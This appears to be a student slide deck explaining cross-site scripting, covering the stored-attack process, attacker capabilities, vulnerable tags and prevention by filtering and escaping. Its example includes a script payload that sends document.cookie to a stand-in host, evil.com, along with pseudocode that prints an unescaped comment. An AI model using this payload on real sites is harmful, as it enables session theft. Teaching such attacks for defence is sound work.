ENSE 496AE
Cross-Site Scripting

Taylen Jones 200354271
Jeremy Cross 200319513

January 14 2020

What is Cross-Site Scripting?

- Client side code injection
- Malicious intent
- Attacker attempts to steal users information
- Tricks webpage into thinking attacker is the victim
- Targets user not application
- Can have serious security risks if victim has admin privileges

Process of an Cross-Site Scripting attack

1. Attacker notices vulnerabilities on a webpage
2. HTML link embedded into section of webpage
3. HTML link activates on each instance of the webpage loading, stealing victims cookies
4. Stored cookies allow attacker to access victims personnel info
5. Victim completely unaware


- Different from a reflected attack
- Increasingly more difficult to execute these attacks on modern webpages

What the Attacker is able to do with Cross-site Scripting

- The attacker can gain access to the user’s cookies and obtain session tokens, allowing them to impersonate the user, perform actions on the user's behalf, and obtain sensitive user data
- XSS can be used to deface a website instead of an user
- XSS can change the content of the web page or redirect the browser to another web page
- With modern browsers using HTML5, XSS can gain access to a user’s geolocation, webcam, microphone, and even specific files from the user’s file system
- XSS enables attackers to be able to do things like planting trojans, keylogging, phishing, and identity theft.

Example of Cross-Site Scripting

This Illustration shows a step-by-step process of an attacker stealing cookies


Attacker
Attacker's Browser
Attacker's Server
1
POST htttp://example.com/submit-comment
<script>...</script>
Website
Website Database
Website's Vulnerable Code
4
GET htttp://evil.com/?cookie=secret
Victim
Victim's Browser
2
GET htttp://example.com/recent-comment
3
200 OK

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

```
<html>
<h1>Most recent comment</h1>
<script>
   window.location="http://evil.com/?cookie=" + document.cookie
</script>
</html>
```

Cross-Site Scripting Attack Vectors

There are several different kinds of attack vectors that the attacker could be using to compromise the security of a web site. These consist of:

- <script> tags
- JavaScript events (like onload or onerror)
- <body> tag
- <img> tag
- <input> tag
- <link> tag
- <table> tag
- <div> tag
- <object> tag

How to Prevent Cross-Site Scripting

Filtering for XSS

- Passes all external data through a filter
- The filter removes dangerous key words

Escaping from XSS

- Tells the web browser that data should be treated as only data
- This allows for malicious scripts to be escaped

References

"Cross site scripting (XSS) attacks" *imperva,* accessed Jan 13 2020, https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/

"Cross-site Scripting (XSS)" *acunetix,* accessed Jan 13 2020, https://www.acunetix.com/websitesecurity/cross-site-scripting/

"Preventing XSS Attacks" *acunetix,* Sept 2 2011, accessed Jan 13 2020, https://www.acunetix.com/blog/articles/preventing-xss-attacks/

"how-xss-works" *acunetix,* accessed Jan 13 2020, https://www.acunetix.com/wp-content/uploads/2012/10/how-xss-works-1024x454.png

Questions